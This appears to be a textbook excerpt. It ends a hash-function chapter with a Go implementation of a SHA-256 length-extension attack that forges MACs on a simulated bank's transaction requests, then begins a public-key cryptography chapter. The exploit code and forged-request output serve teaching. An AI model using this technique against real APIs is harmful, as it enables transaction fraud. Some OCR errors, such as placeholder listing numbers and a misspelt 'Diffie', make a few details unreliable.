# For Debian/Ubuntu

sudo apt-get install libssl-dev

# For CentOS/RHEL/Fedora
sudo yum install openssl-devel

# For Arch
sudo pacman -Syu openssl

# For Gentoo
sudo emerge dev-libs/openssl

# For NixOS
nix-env -iA nixos.openssl
```

Merkle-Damgård based hash functions rely on paddings (just like the paddings we saw for block ciphers in the previous chapter). The rule for padding a message for SHA-256 is:

- If a message fits exactly into a single block for SHA-256, no additional padding is required. The input message is simply divided into 512-bit (64-byte) blocks and processed accordingly.
- If the message does not fit exactly into a block (i.e., it is less than 64 bytes), then padding is needed. In this case, the padding scheme is as follows:

  1. Append a single 1 bit to the message.
  2. Add 0 bits until the length of the message (in bits) is congruent to 448 modulo 512 (i.e., adding 0 bits to reach 448 bits). Note that the last 64 bits will later accommodate the length of the original message.
  3. Append the original length of the message (before padding) as a 64-bit big-endian integer. This means the 64-bit integer would represent the number of bits used in the original message.

Listing 6.22 shows the code for linking our code with OpenSSL and for generation of padding we will need in our attack. Line 4 uses the `pkg-config` utility (provided on all Linux systems) to find the right flags for compiling and linking with OpenSSL. The `generatePadding(msgLen)` function takes a message length as input and returns the padding bytes for a message of that length by following the rules listed above. The first byte of the padding is `0x80`, i.e., a true *bit* followed by zeros, as shown on line 30.

Listing 6.22 `ch06/length_ext/exploit_length_ext/exploit_length_ext.go`

```
1  package exploit_length_ext
2
3  /*
4  #cgo pkg-config: openssl
5  #include <openssl/sha.h>
6  */
7  import "C"
8
9  import (
10   "crypto/sha256"
11   "encoding/binary"
12   "encoding/hex"
13   "errors"
14   "fmt"
15   "net/http"
16   "net/url"
17   "sort"
18   "strings"
19   "unsafe"
20
21   "github.com/krkhan/crypto-impl-exploit/ch06/length_ext/impl_length_ext"
22 )
23
24 func generatePadding(msgLen uint64) []byte {
25   zerosLen := int(sha256.BlockSize - 9 - (msgLen % sha256.BlockSize))
26   if zerosLen < 0 {
27     zerosLen = sha256.BlockSize - 9
28   }
29   padding := make([]byte, 9+zerosLen)
30   padding[0] = 0x80
31   binary.BigEndian.PutUint64(padding[1+zerosLen:], msgLen*8)
32   return padding
33 }
```

Requires development headers (refer to listing 6.21)

Single bit set to 1, followed by zeros

Before we dive into the core of our exploit, i.e., extending an SHA-256 hash, let's take another look at where the attacker stands in figure 6.20. Since that happens to be us right now, we know the length of the original message: the only hidden portion is the client secret, so we should know its length. In practice the client secret *length* was either public information or could easily be brute-forced in a few attempts. Armed with the length of the original message and its hash digest, we are able to append more data and "resume" the hash calculation. The original hash calculation was performed using Go, we will resume it in OpenSSL.

Listing 6.23 puts all the pieces we've learned about so far into action. We've now reached the crux of our exploit. As mentioned above, we know `originalMsgLen` and `originalDigest`, and we have some more arbitrary bytes in `newData` that we need to




Figure 6.20 Attacker knows the old digest and the length of original message, and is able to calculate new digest by resuming the hash calculation from where Go implementation left off

append to the original message and get a valid hash for. Our steps for getting the new hash are:

- Generate padding for the original message (we only need the length to calculate the padding, as shown in listing 6.22). This is done because the original digest that we are extending is the result of processing both the original input *and* its corresponding padding. We need to recalculate this padding in order to pick up where the original hash function left off.
- Create a new SHA-256 context object using the OpenSSL API.
- Reverse internal state from the original SHA-256 digest (calculated by Go) and set the internal state of OpenSSL's SHA-256 context to the same state.
- Append new data
- Return the new digest

Listing 6.23 shows these steps in action. We generate padding using the known length of the original message on line 45. Lines 47 - ?? flush the internal state by hashing garbage data. Lines 50 - 57 reverses the internal state of the SHA-256 registers using the `consumeUint32(...)` function defined on line 35. The same values are set inside the `ctx` object. Lines 60 - 63 update the internal values for OpenSSL to reflect the new length. We finally append the extra data and return the new hash on lines 65 - 69.

Listing 6.23 `ch06/length_ext/exploit_length_ext/exploit_length_ext.go`

```
35 func consumeUint32(buffer []byte) ([]byte, C.uint) {
36   i := uint32(buffer[3]) | uint32(buffer[2])<<8 | uint32(buffer[1])<<16 |
        uint32(buffer[0])<<24
37   return buffer[4:], C.uint(i)
38 }
39
```

```
func ExtendSha256(originalMsgLen uint64, originalDigest []byte, newData []
    byte) ([]byte, error) {
  if len(originalDigest) != sha256.Size {
    return nil, errors.New(”invalid length for original digest”)
  }

  padding := generatePadding(originalMsgLen)

  var ctx C.SHA256_CTX
  C.SHA256_Init(&ctx)

  originalDigest, ctx.h[0] = consumeUint32(originalDigest)
  originalDigest, ctx.h[1] = consumeUint32(originalDigest)
  originalDigest, ctx.h[2] = consumeUint32(originalDigest)
  originalDigest, ctx.h[3] = consumeUint32(originalDigest)
  originalDigest, ctx.h[4] = consumeUint32(originalDigest)
  originalDigest, ctx.h[5] = consumeUint32(originalDigest)
  originalDigest, ctx.h[6] = consumeUint32(originalDigest)
  originalDigest, ctx.h[7] = consumeUint32(originalDigest)

  // Update bookkeeping
  totalBytes := originalMsgLen + uint64(len(padding))
  C.SHA256_Update(&ctx, unsafe.Pointer(&padding[0]), C.size_t(len(padding)))
  ctx.Nl = C.uint(totalBytes * 8)
  ctx.num = C.uint(totalBytes % sha256.BlockSize)

  C.SHA256_Update(&ctx, unsafe.Pointer(&newData[0]), C.size_t(len(newData)))
  var newDigest [C.SHA256_DIGEST_LENGTH]C.uchar
  C.SHA256_Final(&newDigest[0], &ctx)
  newDigestBytes := C.GoBytes(unsafe.Pointer(&newDigest[0]), C.
      SHA256_DIGEST_LENGTH)
  return newDigestBytes, nil
}
```

Generate padding for the original message

Reverse state from original digest and set it inside `ctx`

Calculate total number of processed bytes

`ctx.Nl` **= total number of bits processed**

`ctx.num` **= total number of blocks processed**

Now that we have a function to append arbitrary data and resume the hash function, let's get back to our bank. Here's what legitimate requests look like for the bank:

```
/transaction?clientId=1823804162&amount=10&ts=1691005512684955&mac=854
    cebd1a7c370193e32089d257fee1f660a17234a3e74ff23725e30aa583d92
```

For the request above, the input parameters are sorted in alphabetical order and appended to the client secret. All separators are removed. The MAC is then obtained by applying SHA-256 to:

```
<CLIENT_SECRET>amount10clientId1823804162ts1691005512684955
```

We can craft a malicious request hat looks like this:

```
/transaction?a=mount10clientId1823804162ts1691005512684955%80
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%02%60&amount=424242&clientId=1823804162&mac
    =c38a81ea39249c4ac479ba67a60d61cf08ed831d3e3ef377a4bb858c96f74f85&ts
    =1691005514686130
```

Note that all the parameters in the original good query have been compacted and assigned to the key `a=`. Since the equal sign is removed before calculating the hash, `a=mount10` will get hashed as `amount10`. If we had started the value as `a=amount10` the hash input would have been `aamount10`. We specify original input and its padding as the value of this first parameter. After that, a malicious parameter with a different amount (and timestamp) are added and a new MAC (result of the length extension attack) is provided to authenticate the malicious request. The hash calculation on the bank's side will look like below (padding bytes are shown in URL encoding):

```
<CLIENT_SECRET>amount10clientId1823804162ts1691005512684955%80%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%02%60
amount424242clientId1823804162ts1691005514686130
```

The attacker is able to calculate the MAC for this new malicious string without knowing the client secret by using the `ExtendSha256(...)` function from listing 6.23. Listing 6.25 shows the code for crafting the malicious HTTP request:

- Lines 77 - 81 alphabetically sorts the keys in the original string in order to normalize it the same way the bank would.
- Lines 83 - 94 calculate the original padding by using length of the original message.
- Line 96 normalizes the good query so that it can be prepended to the malicious input in form of `a=mount10clientId....`
- Lines 98 - 111 normalize the malicious query in order to prepare the `newData` input for our `ExtendSha256(...)` function.
- The new MAC is finally calculated on line 117 by using the length of the original message, the original digest and the new data obtained in previous step by normalizing the malicious query.
- Line 124 adds the original normalized query by using the first character as key and the rest of it as value.
- The HTTP request received as function argument is populated with the malicious parameters. The function returns `nil` in case no errors are encountered during the process.

Listing 6.24 ch06/length_ext/exploit_length_ext/exploit_length_ext.go

```
76 func ExtendHttpRequestMac(req *http.Request, maliciousParams map[string]
       string) error {
77   var originalKeys []string
78   for key := range req.URL.Query() {
79     originalKeys = append(originalKeys, key)
80   }
81   sort.Strings(originalKeys)
82
83   var originalQueryBuilder strings.Builder
84   for _, key := range originalKeys {
85     if key == ”mac” {
86       continue
87     }
88     originalQueryBuilder.WriteString(key)
```

Sort keys of the original query string

```
    originalQueryBuilder.WriteString(req.URL.Query().Get(key))
  }
  originalQueryCompacted := originalQueryBuilder.String()
  originalHashInputLen := (impl_length_ext.ClientSecretLength * 2) + len(
      originalQueryCompacted)    ← Calculate length of the original message

  padding := generatePadding(uint64(originalHashInputLen))
  fmt.Printf(”\t\toriginalQueryCompacted: %s\n”, originalQueryCompacted)

  originalQueryWithPadding := fmt.Sprintf(”%s%s”, originalQueryCompacted,
      padding)    ← Normalize original query so that it can be sent as a=mount10client...


  maliciousQuery := make(url.Values)
  var maliciousKeys []string
  for key, value := range maliciousParams {
    maliciousQuery.Set(key, value)
    maliciousKeys = append(maliciousKeys, key)
  }
  sort.Strings(maliciousKeys)
  var maliciousQueryBuilder strings.Builder                 Normalize malicious query to
  for _, key := range maliciousKeys {                               calculate “new data”
    maliciousQueryBuilder.WriteString(key)      ←                   that the hash digest
    maliciousQueryBuilder.WriteString(maliciousQuery.Get(key))      needs to cover
  }
  maliciousQueryCompacted := maliciousQueryBuilder.String()
  fmt.Printf(”\t\tmaliciousQueryCompacted: %s\n”, maliciousQueryCompacted)

  originalDigest, err := hex.DecodeString(req.URL.Query().Get(”mac”))
  if err != nil {
    return err
  }
  newMac, err := ExtendSha256(uint64(originalHashInputLen), originalDigest,
      []byte(maliciousQueryCompacted))    ← Length extension attack

  if err != nil {
    return err
  }
  newMacHex := hex.EncodeToString(newMac)
  fmt.Printf(”\t\tnewMac: %s\n”, newMacHex)

  maliciousQuery.Set(string(originalQueryWithPadding[0]),
      originalQueryWithPadding[1:])    ← Set a=mount10client... from original query

  maliciousQuery.Set(”mac”, newMacHex)

  req.URL.RawQuery = maliciousQuery.Encode()

  return nil
}
```

Let's put the whole thing to test now. Listing ?? shows the code for creating a new bank, obtaining a valid ("signed") transaction for a random client and then using our length-extension attack to craft a new request with a different amount.

Listing 6.25 ch06/length_ext/exploit_length_ext/exploit_length_ext.go

```go
func TestExtendHttpRequestMac(t *testing.T) {
  b := impl_length_ext.NewBank()
  req, err := b.CreateClientAndGenerateSignedTransaction()
  if err != nil {
    t.Fatalf("error generating signed request: %s", err)
  }
  t.Logf("good request url: %s", req.URL)

  originalReqTs, _ := strconv.ParseInt(req.URL.Query().Get("ts"), 10, 64)

  time.Sleep(2 * time.Second)

  maliciousReqTs := time.Now().UnixMicro()

  maliciousParams := map[string]string{
    "clientId": req.URL.Query().Get("clientId"),
    "amount":   strconv.FormatInt(424242, 10),
    "ts":       strconv.FormatInt(maliciousReqTs, 10),
  }
  err = ExtendHttpRequestMac(req, maliciousParams)    ← Defined in listing 6.25
  if err != nil {
    t.Fatalf("error extending mac: %s", err)
  }

  t.Logf("malicious request url: %s", req.URL)

  w := httptest.NewRecorder()
  b.TransactionHttpHandler(w, req)
  res := w.Result()

  t.Logf("response status: %s", res.Status)

  if res.StatusCode != http.StatusOK {
    var errorResponse map[string]string
    json.NewDecoder(res.Body).Decode(&errorResponse)
    t.Fatalf("error: %s", errorResponse["errmsg"])
  }

  var transactionResponse map[string]string
  json.NewDecoder(res.Body).Decode(&transactionResponse)
  t.Logf("old balance: %s", transactionResponse["oldBalance"])
  t.Logf("new balance: %s", transactionResponse["newBalance"])
  t.Logf("malicious request was sent %d µs after the original good request",
      maliciousReqTs-originalReqTs)
}
```

What about the limitation of the attacker needing to perform their actions within 1 millisecond (1000 ţs)? Simple, it doesn't matter now. The attacker is now able to craft whatever parameters they want, including the timestamp parameter. The test in fact waits for two whole seconds between the legitimate and malicious requests, and the request is still authenticated:

Listing 6.26 Unit test output for `make exploit_length_ext`

```
=== RUN   TestExtendHttpRequestMac
        hash input: <REDACTED_SECRET>|amount|10|clientId|1823804162|ts
            |1691005512684955
        hash output: 854
            cebd1a7c370193e32089d257fee1f660a17234a3e74ff23725e30aa583d92
        request authenticated successfully, requestTime: 1691005512684955,
            currentTime: 1691005512685008, delta: 53 (µs)
    exploit_length_ext_test.go:52: good request url: /transaction?clientId
        =1823804162&amount=10&ts=1691005512684955&mac=854
        cebd1a7c370193e32089d257fee1f660a17234a3e74ff23725e30aa583d92
                originalQueryCompacted:
                    amount10clientId1823804162ts1691005512684955
                maliciousQueryCompacted:
                    amount424242clientId1823804162ts1691005514686130
                newMac:
                    c38a81ea39249c4ac479ba67a60d61cf08ed831d3e3ef377a4bb858c96f74f85

    exploit_length_ext_test.go:70: malicious request url: /transaction?a=
        mount10clientId1823804162ts1691005512684955
%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%02%60&amount=424242&clientId=1823804162&mac=
    c38a81ea39249c4ac479ba67a60d61cf08ed831d3e3ef377a4bb858c96f74f85&ts
    =1691005514686130
        hash input: <REDACTED_SECRET>|a|mount10clientId1823804162ts16910055
12684955%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%02%60|amount|424242|clientId|1823804162|ts|1691005514686130
        hash output:
            c38a81ea39249c4ac479ba67a60d61cf08ed831d3e3ef377a4bb858c96f74f85
        request authenticated successfully, requestTime: 1691005514686130,
            currentTime: 1691005514686397, delta: 267 (µs)
    exploit_length_ext_test.go:76: response status: 200 OK
    exploit_length_ext_test.go:86: old balance: 10
    exploit_length_ext_test.go:87: new balance: 424252
    exploit_length_ext_test.go:88: malicious request was sent 2001175 µs
        after the original good request
--- PASS: TestExtendHttpRequestMac (2.00s)
```

We have successfully recreated the length-extension vulnerability that impacted Flickr's API authentication scheme by replicating it with a simplified API for a bank. The vulnerability stems from using a Merkle-Damgård based hash function for a secret-prefix based message authentication scheme. MD-based functions (e.g., MD5 which was used by Flickr, SHA-256 which we used in our example) are all susceptible to length-extension attacks. The right construct to use for MACs is called HMACs which we will explore in more detail in Chapter 9. In fact, version 1 of signatures for AWS (Amazon Web Services) API also normalized the query string in the same way (by removing delimiters) but were ultimately not exploitable because they used HMACs for calculating the digest instead of using a hash function directly like Flickr, Vimeo & others.

Sponge-based constructions (e.g., SHA-3, SHAKE-256) are not vulnerable to length-extension attacks because the internal state is much larger than the output digest. It is not possible for attackers to "resume" SHA-3 hash calculation simply from a digest value. When using hash functions for calculating MACs it is recommended to use a dedicated HMAC algorithm or one of the sponge-based constructions.

6.5 Summary

- A hash function transforms input data of any size into a fixed-size value, usually for fast data retrieval or comparison, their output can be considered as a one-way digital fingerprint of input data.
- The one-wayness of hash functions has historically been used to store password hashes instead of original passwords directly.
- Smaller fixed-size digests are used to verify larger chunks of data (e.g., an MD5 hash to ensure you downloaded a DVD correctly).
- Hash functions need to provide three properties:
  - **Pre-image resistance**: Given $Y = H(A)$ it should be infeasible for an attacker to find A.
  - **2nd pre-image resistance**: Given $Y = H(A)$ it should be infeasible for an attacker to find *any* B such that $H(B) = Y$.
  - **Collision resistance**: It should be infeasible for an attacker to find *any* pair of A and B such that $H(A) = H(B)$.
- All hash functions are theoretically vulnerable to collisions due to the birthday paradox.
- A hash function is considered broken when an attack can find collisions more efficiently than the naive birthday attack.
- Hash functions are constructed using two important designs:
  - Merkle-Damgård constructions apply a compression function to fixed-size blocks of data iteratively to generate a hash. The internal state of the algorithm is outputted directly as the digest value.
  - Sponge-based constructions use an "absorb" phase where the input message is soaked in, and a squeeze phase that can generate infinitely long permutation which can be truncated and used as a hash digest.
- Collision attacks on hash functions find different inputs that end up producing the same hash digest outputs.

- Collision attacks on hash function can result in files that have the same digest value but “logically” different contents. For example, you could have two PDFs displaying radically different content but ending up with the same hash. This is achieved through clever exploitation of the file format internals specific to each format.
- Dictionary attacks on hash functions pre-compute hash digests for valid passwords for reverse lookups.
- Dictionary attacks calculate hash digests for possible inputs (e.g., passwords) to do a reverse-lookup for cracking the digests at a later time.
- A countermeasure against dictionary attacks is to use “salts”, public values that make hash function output more unpredictable in order to invalidate tables that were computed without the salt.
- Rainbow tables are used to find usable passwords for a given hash digest.
- Hash chains are a form of time-space tradeoff for the dictionary attacks, based on a reduction function which maps the hash digest output space to the input space of possible passwords.
- Rainbow tables improve hash chains by using a different reduction function for each column which prevents merging chains.
- All Merkle-Damgård based hash functions are susceptible to length-extension attacks. Where given the length and hash digest of a message, an attacker can “continue” the digest calculation without the knowledge of the original message.
- Length-extension attacks make secret-prefix MACs vulnerable when using the hash functions directly.
- It is recommended to use dedicated HMAC functions or one of the sponge-based hash functions for calculating MACs.

7 Public-key cryptography

This chapter covers

- Asymmetric encryption and its importance
- Prime numbers and their usage in cryptography
- Mathematical trapdoor functions
- Public key cryptography based on the discrete logarithm problem
- Public key cryptography based on the integer factorization problem
- Exploiting common factors in RSA keys
- Exploiting short secret exponents with Wiener's attack

Public-key cryptography refers to asymmetric encryption (where encryption and decryption keys are different but related) and digital signatures (where a verifier can verify a correct signature, but cannot forge a signature of their own). In this chapter we tackle the encryption portion of public-key cryptography while the next chapter will be focused on digital signatures.

7.1 Asymmetric cryptography: splitting the secret key into a public and private portion

In chapters 4 & 5 we extensively discussed stream ciphers and block ciphers respectively. Together, they represent the two major categories of symmetric-key cryptography. *Symmetric* refers to the fact that, e.g., for providing confidentiality the *same* key is used for both encryption and decryption. This key needs to be kept private except between intended recipients of a communication, for which reason this kind of setup is also known as *private*-key encryption. Figure 7.1 shows the basic principle of symmetric encryption that applies to both block and stream ciphers.




Figure 7.1 Symmetric encryption: The same secret key is used in both encryption & decryption

We briefly discussed the perfect symmetric cipher: the one-time pad. Let's say Alice is trying to communicate with Bob and wants to send 4 GB of secret data. If they could somehow come up with 4 GB of cryptographically-secure random key just XORing the plaintext with this key yields a theoretically unbreakable encryption. Stream ciphers and block ciphers are different ways around the same fundamental limitation: one-time pad (OTP) requires a key as long as the plaintext itself, i.e., if you want to encrypt a DVD with OTP you are going to send another DVD as the key. They both solve the problem in different ways (block ciphers typically provide better diffusion) but they both drastically reduce the amount of secret key material that is needed to encrypt some data. Using either stream ciphers or block ciphers you could, for example, encrypt a DVD and send it via mail, while reciting a very short symmetric key to someone over a video-call.

What remains unsolved with symmetric ciphers is the problem of exchanging the secret keys. While discussing stream and block ciphers we just assumed that (1) all intended participants of a communication have the correct key and that (2) no-one else had the secret key. Implementing these assumptions in practice is quite hard, which is what gave rise to *asymmetric* cryptography.

Instead of using a single key which needs to be kept secret, asymmetric cryptography involves key *pairs*. Each keypair consists of a public key and a private key (hence the "pair"). The public key can be shared over an insecure medium and can be published freely without compromising security, the private key needs to be kept secret.




Figure 7.2 Alice and Bob communicating using asymmetric encryption

Figure 7.2 shows a sequence diagram of Bob sending a message to Alice using asymmetric encryption. Alice generates a keypair:

$$\text{Keypair}_{\text{Alice}} = (\text{PubKey}_{\text{Alice}}, \text{PrivKey}_{\text{Alice}}) \tag{7.1}$$

Alice shares Pubkey$_{\text{Alice}}$ with Bob. At this point if an eavesdropper (denoted as Eve in the figure) snoops in on the conversation they shall only have the public key to work with. Since public key is only half the portion of the keypair, and the corresponding private key is never communicated, the confidentiality of the communication is not compromised.

When Bob wants to encrypt a plaintext, he encrypts it to Alice's public key. The specifics of the encryption operation depends on the type of public-key encryption algorithm being used. The important thing to keep in mind is that only the holder of the corresponding private key will be able to decrypt the resulting ciphertext.




Figure 7.3 In asymmetric encryption, private key is used to decrypt ciphertexts that are encrypted with the corresponding public key

It might be helpful to think of asymmetric cryptography with the analogy of a lock and key. Every time a new keypair is generated it can be thought of as having a new lock manufactured with its own unique key. The lock represents the public key, while the corresponding physical key represents the private key. It is safe to share the lock with anyone. If the public key/lock is put on a theoretically unbreakable box, only the person who has the corresponding private key will be able to open it. Figure 7.3 depicts the basic operation of asymmetric encryption.

Asymmetric cryptography is generally much slower than its symmetric counterpart. That is, encrypting the same amount of data with a symmetric encryption algorithm like AES or RC4 will be much faster than encrypting it with an asymmetric algorithm like RSA (which we will discuss shortly). For this reason it is a common practice to *wrap* a symmetric key by providing it as the plaintext input to an asymmetric encryption algorithm, as shown in figure 7.4. This allows retaining the split-key nature of asymmetric encryption while leveraging the performance boost provided by symmetric cryptography.

It is rare in life that ideas presented as revolutionary actually turn out to be so. When Whitfield Dixie and Martin Hellman published their paper in 1976 as “New Directions in Cryptography” the title could not have been more spot on. The idea of splitting a single secret key into a public and private portion is tremendously powerful and solved two major problems in cryptography:

- **Communication over insecure channels**: As we discussed earlier in this section, all symmetric ciphers are practical realizations (with various engineering decisions and compromises) of the one-time pad. Stream and block ciphers reduce the size of key material needed (so you don’t need a key as long as the plaintext), but they do not solve the problem of *how* that key is communicated. Let’s say you wanted to encrypt




Figure 7.4 Symmetric keys are sometimes wrapped by asymmetric keys

something for John Doe. You would need to know John Doe's secret key in full, which causes issues when there is an active adversary snooping in on the communication. With asymmetric cryptography the public key can be shared without compromising any security, while only the private key needs to be kept secure by its owner.

- **Digital signatures**: When using a symmetric secret for authentication (e.g., by using HMAC) both the *prover* and *verifier* need access to the secret. That is, both prover and verifier can end up generating the bits that authenticate some data. With public-key cryptography, prover would use the private portion of the key to generate the signature and the verifier would use only the public to verify it. We shall discuss these in great detail in the next chapter.

7.2 Mathematical theory behind public-key cryptography

Now that we have the basic idea of asymmetric cryptography covered, let's take a look at a couple of mathematical ideas that it builds on top of: prime numbers and trapdoor functions.

7.2.1 Prime numbers and how to find them

We did not encounter prime numbers much when dealing with symmetric ciphers. This is in fact a part of what makes them faster than their asymmetric counterparts (finding and dealing with prime numbers takes considerable computational power). To the world of asymmetric cryptography, however, prime numbers are pretty much a fundamental building block. It is therefore a good idea to tackle them first in isolation before we move on to the actual algorithms.

Prime numbers are numbers that have only two distinct positive divisors: 1 and the number itself. More informally: prime numbers are numbers that cannot be factorized any further. For example, 13 and 37 are prime numbers; 42 is not since it has factors 7 and 6.

Human beings have been studying prime numbers for a long, long time. It really is close to a spiritual experience when you apply ideas that are hundreds and thousands of years old to build/attack cryptography implementations for protecting cat videos. One of the most joyous moments of my life was when the intuition behind proof of the fundamental theorem of arithmetic became clearer to me. The theorem has many forms but boils down to the fact that every positive integer has a unique representation as a product of its prime factors. Book VII of Euclid's Elements (from 300 B.C.) states:

Fundamental theorem of arithmetic

Any number either is prime or is measured by (divisible by) some prime number.

There are many proofs for this theorem but one way of looking at it that might help in understanding the underlying idea is: either a factor is a prime or it can be further decomposed into primes. For example, let's break down 764512:

$$\begin{aligned} 764512 &= 3413 \times 224 \\ &= 3413 \times 7 \times 32 \\ &= 3413 \times 7 \times 2^5 \\ &= 3413 \times 7 \times 2 \times 2 \times 2 \times 2 \times 2 \end{aligned} \tag{7.2}$$

764512 is therefore a product of seven primes (3413 once, 7 once and 2 five times) or three *distinct* primes.

In the upcoming sections we shall see how prime numbers get used in the actual algorithms, but first let's see how they are generated (it could be argued that they are not generated but *found*, but that's a pedantic distinction that applies to random numbers as well, we are going to stick with the "generation" terminology for consistency). In public-key cryptography we need prime numbers that are also "big" numbers. We encountered bignums first in chapter 3 where we used Go's standard `math/big` package to deal with them. Big numbers are also known as arbitrary-precision integers, i.e., instead of being 32-bit or 64-bit, they can span thousands of bits in size. In fact, Go's standard library also provides a helpful function in the `crypto/rand` package that generates arbitrarily large prime numbers. We will use that function in the upcoming examples, but let's first see how prime numbers are generated under the hood.

7.2.2 Probabilistic testing of prime numbers and the important role of RNGs in generating them

We extensively discussed entropy and random number generators in chapters 2 & 3. Cryptography fundamentally relies on *keys* which need to be somehow generated. For symmetric ciphers, we generated the keys using CSPRNGs (cryptographically-secure pseudorandom number generators). That is, the random bytes that the RNG would output would be our symmetric key.

For asymmetric encryption the keys are more structured (rather than just raw bytes) but they still need to be generated randomly. Most importantly, asymmetric keys often require very large prime numbers. To generate these primes, an RNG first generates random bytes of desired length. Then these bytes are treated as a bignum and the candidate is assessed for primality. If the number is deemed to be a prime, it is passed on to the asymmetric key generation. If it is found to be a composite, another random number is generated until a prime is found. This flow is visualized in figure 7.5.

